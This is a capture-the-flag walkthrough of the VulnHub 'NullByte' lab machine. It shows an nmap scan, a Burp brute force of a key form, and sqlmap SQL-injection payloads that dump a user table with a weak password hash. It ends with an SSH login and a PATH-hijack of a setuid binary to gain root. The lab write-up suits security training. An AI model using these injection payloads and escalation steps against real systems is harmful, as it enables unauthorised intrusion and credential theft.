

# NullByte

Codename: NB0x01

Objective: Get to /root/proof.txt and follow the instructions.

Level: Basic to intermediate.

Description: Boot2root, box will get IP from dhcp, works fine with virtualbox&vmware.

Hints: Use your lateral thinking skills, maybe you'll need to write some code.

Link to download: <https://www.vulnhub.com/entry/nullbyte-1,126/>

## Information Gathering

As always let's start by identifying our target IP using netdiscover

```
Currently scanning: 192.168.221.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 84
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.100    08:00:27:ea:db:69    1      42  PCS Systemtechnik GmbH
192.168.56.159    08:00:27:2e:d2:60    1      42  PCS Systemtechnik GmbH
```

IP-192.168.56.159

Now let's perform a nmap scan to identify ports, services, version etc.

sudo nmap -A -p- 192.168.56.159

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-27 12:32 IST
Nmap scan report for 192.168.56.159
Host is up (0.00045s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Debian))
|_ http-server-header: Apache/2.4.18 (Debian)
|_ http-title: Null Byte 00 - level 1
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp    rpcbind
|_  100000  2,3,4      111/udp    rpcbind
|_  100000  3,4        111/tcp6   rpcbind
|_  100000  3,4        111/udp6   rpcbind
|_  100024  1          38935/tcp  status
|_  100024  1          34916/udp6 status
|_  100024  1          60301/tcp6 status
|_  100024  1          60942/udp  status
777/tcp   open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|_  1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:e7:44 (DSA)
|_  2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)
|_  256 60:06:e3:64:8f:8a:0f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)
|_  256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)
38935/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:2E:D2:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From the nmap scan results four open ports were identified.

port80(http)

port111(rpcbind)


port777(ssh)

port38935(status)


## Enumeration

Let's start by enumerating port 80.

http://192.168.56.159




If you search for the laws of harmony, you will find knowledge.




We checked the source code and identified only a link to the image and without further due we downloaded it using wget to see it could give any hints.

After downloading the image we used exiftool tool to see all available information regarding the image and got something unusual.



So after spending some more time figuring what this identified this was also a directory of the webpage. So now let's check the webpage.


<http://192.168.56.159/kzMb5nVYJw>




Key:



Now they were asking for a key which probably i didn't have so tried to intercept the page using burp and do a password bruteforce through intruder tab.



Request	Payload	Status	Error	Timeout	Length	Comment
354	elite	200			336	
0		200			435	
1	---	200			435	
2	0	200			435	
4	000000	200			435	
3	00000	200			435	
5	0000000	200			435	
6	00000000	200			435	
7	0987654321	200			435	
8	1	200			435	
9	1111	200			435	
10	11111	200			435	
11	111111	200			435	
12	1111111	200			435	
14	112233	200			435	
13	11111111	200			435	
17	123	200			435	
16	121212	200			435	
15	1212	200			435	
20	123321	200			435	
19	12321	200			435	
18	123123	200			435	



We were able to crack the password within no time as it was fairly simple.

Now they were asking for a username in which anything entered displays database is fetched but couldn't see. Now i did a sqlmap to find out hidden databases, tables what information it could give us.

sqlmap --url http://192.168.56.159/kzMb5nVYjw/420search.php?usrtosearch=adfasfd --dbs --batch

```

Applications Places System Parrot Terminal
File Edit View Search Terminal Help

Type: error-based
Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
Payload: usrtosearch=adfasfd" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7162626b71,(SELECT (ELT(3099=3099,1))),0x716a717171,0x78))s), 8446744073709551610, 8446744073709551610)))-- lmKn

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: usrtosearch=adfasfd" AND (SELECT 9797 FROM (SELECT(SLEEP(5)))EdTd)-- lDLw

Type: UNION query
Title: MySQL UNION query (NULL) - 3 columns
Payload: usrtosearch=adfasfd" UNION ALL SELECT NULL,CONCAT(0x7162626b71,0x584e625a73487659565855464c456252474f5378687345544e4a4e4d584742524a694e5665525777,0x716a717171),NULL#
---
[20:49:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8.0 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.5
[20:49:31] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth

[20:49:31] [INFO] fetched data logged to text files under '/home/baz/.sqlmap/output/192.168.56.159'

[*] ending @ 20:49:31 /2020-07-27/

```

We got number of databases and going through each one found out seth database contained credentials of a user.  
 sqlmap --url http://192.168.56.159/kzMb5nVYjw/420search.php?usrtosearch=adfasfd --dbs -D seth --dump --batch

```

Applications Places System Parrot Terminal
File Edit View Search Terminal Help

web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.5
[21:55:59] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth

[21:55:59] [INFO] fetching tables for database: 'seth'
[21:55:59] [INFO] fetching columns for table 'users' in database 'seth'
[21:56:00] [INFO] fetching entries for table 'users' in database 'seth'
Database: seth
Table: users
[2 entries]
+-----+-----+-----+-----+
| id | pass | user | position |
+-----+-----+-----+-----+
| 1 | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses | <blank> |
| 2 | --not allowed-- | isis | employee |
+-----+-----+-----+-----+


[21:56:00] [INFO] table 'seth.users' dumped to CSV file '/home/baz/.sqlmap/output/192.168.56.159/dump/seth/users.csv'
[21:56:00] [INFO] fetched data logged to text files under '/home/baz/.sqlmap/output/192.168.56.159'

[*] ending @ 21:56:00 /2020-07-27/

[bar@parrot]~/comp/ctf/walkthroughs/nullbyte$

```

We got a credentials of ramses but it was encrypted using md5 hash. So decoded to see the results.



Let's login through ssh using the password of ramses.  
 ssh ramses@192.168.56.159 -p 777  
 password-omega

```
[baz@parrot]~[/comp ctf walkthroughs/nullbyte]
$ssh ramses@192.168.56.159 -p 777
The authenticity of host '[192.168.56.159]:777 ([192.168.56.159]:777)' can't be established.
ECDSA key fingerprint is SHA256:H/Y/TKggtnCfMGz457Jy6F6tUZPrvEDD62dP9A3ZiKU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.159]:777' (ECDSA) to the list of known hosts.
ramses@192.168.56.159's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  2 01:38:58 2015 from 192.168.1.109
ramses@NullByte:~$ id
uid=1002(ramses) gid=1002(ramses) groups=1002(ramses)
ramses@NullByte:~$ ls
ramses@NullByte:~$
```

We checked what write and modify permission does the user have with root using find command.  
 find / -perm -u=s -type f 2>/dev/null

```

ramses@NullByte: /var/www/backup
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/procmail
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/sbin/exim4
/var/www/backup/procwatch
/bin/su
/bin/mount
/bin/umount
/sbin/mount.nfs
ramses@NullByte:/tmp$ cd /var/www/backup/
ramses@NullByte:/var/www/backup$ ls -al
total 24
drwxrwxrwx 2 root root 4096 Jul 28 06:35 .
drwxr-xr-x 4 root root 4096 Aug 2 2015 ..
-rwxr-xr-x 1 root root 4932 Aug 2 2015 procwatch
-rwxrwxrwx 1 ramses ramses 8 Jul 28 06:35 ps
-rw-r--r-- 1 root root 28 Aug 2 2015 readme.txt
ramses@NullByte:/var/www/backup$

```

```

echo "/bin/sh" > ps
chmod 777 ps
echo $PATH
export PATH=.:$PATH
echo $PATH
./procwatch

```

```

ramses@NullByte: /var/www/backup
/sys/fs/cgroup/systemd/user.slice/user-1002.slice/user@1002.service
/var/www/html/uploads
/var/www/backup
/var/lib/php5/sessions
/var/tmp
/home/ramses
/dev/queue
/dev/shm
/tmp
/tmp/.XIM-unix
/tmp/.Test-unix
/tmp/.ICE-unix
/tmp/.font-unix
/tmp/.X11-unix
/run/user/1002
/run/user/1002/systemd
/run/lock
/proc/2020/task/2020/fd
/proc/2020/fd
/proc/2020/map_files
ramses@NullByte:/proc$ cd /var/www/backup/
ramses@NullByte:/var/www/backup$ ls
procwatch  readme.txt
ramses@NullByte:/var/www/backup$ ls -al
total 20
drwxrwxrwx 2 root root 4096 Aug 2 2015 .
drwxr-xr-x 4 root root 4096 Aug 2 2015 ..
-rwxr-xr-x 1 root root 4932 Aug 2 2015 procwatch
-rw-r--r-- 1 root root 28 Aug 2 2015 readme.txt
ramses@NullByte:/var/www/backup$ nano readme.txt
ramses@NullByte:/var/www/backup$ ./procwatch
PID TTY TIME CMD
19780 pts/1 00:00:00 procwatch
19781 pts/1 00:00:00 sh
19782 pts/1 00:00:00 ps
ramses@NullByte:/var/www/backup$

```

It seems to be that the procwatch command runs after a particular period of time in the process. So we modified and waited finally we got access to root.

```

cd /root
ls
cat proof.txt

```

```
Applications Places System ramses@NullByte: /var/www/backup
File Edit View Search Terminal Help
bash-4.3$ cd /root
bash: cd: /root: Permission denied
bash-4.3$ exit
exit
# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
# cd /root
# ls
proof.txt
# cat proof.txt
edf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly8n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly8n@gmail.com

USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.0.1.0

mQENBFW9B8BCACVNF3tV4kePa/TgJ2gWefJQ+f01+LNE6nvSrw3uSV+JWigpxrJ
Q3t037551K0rYxhHjEh0HwTBCIopIcRFFRy10g9uW7cxYnTl0Tp90ERu07h00FT
e40U3gZPd/V1bPhzbJC/pd10puxqU81Kxq0r0VnTX6wI6wN061rnKr1/xhSRTprq
Cu70yNC8+Hku/MpJ7jBmxDTLrvoD+R021ussThXgZJ5a311PWj410WUEKFN22KK
+z9pml0J5Xfhc2xx+NHtST5JEwk8D+Hj n+mh4s9/pjppdpHFuhr1poxPsI2HTWNe
Ycvzc0HwzXj6hvtcXlJj+yzM21EuRdI31r41ABEBAAG60EWS1c2x5M05AZ213haWw
Y291iQEcBBABAQAGBQJVVvQV/AAeJENDZ4VE7RHEP3VvH/RUeh6qn116L f5eA5cN5
HRWT0u1xI1lPm0Px89/yk0j6fvWE9dDtcS9eFgKcthu0ts70FPPhc31lbYA2Fz7q
n71Ae97awBpz3AeD6f6MK530n70B328yJfQbdus0Qa1+MI2CCJL44Q/J5654vIGn
XQk60c7xNEgxLH+IjN0gh6V+MTce8f0p2SEVPcNZZuz2+XI9erCV1dfAcwJ3yf5B
kjjYRRry057o1Iyb96s0gZkvPjHCg5JM6z0q0BoJZFPw/nNCEwQexWrgW7bqL/NB
TR2C8X57+ok7eqJ8gUEuX/bFx8tYPPqUIaRT9kdeJPyHs1LJLZcX90H2rPvvt1HU
Gms=
=P1AQ
```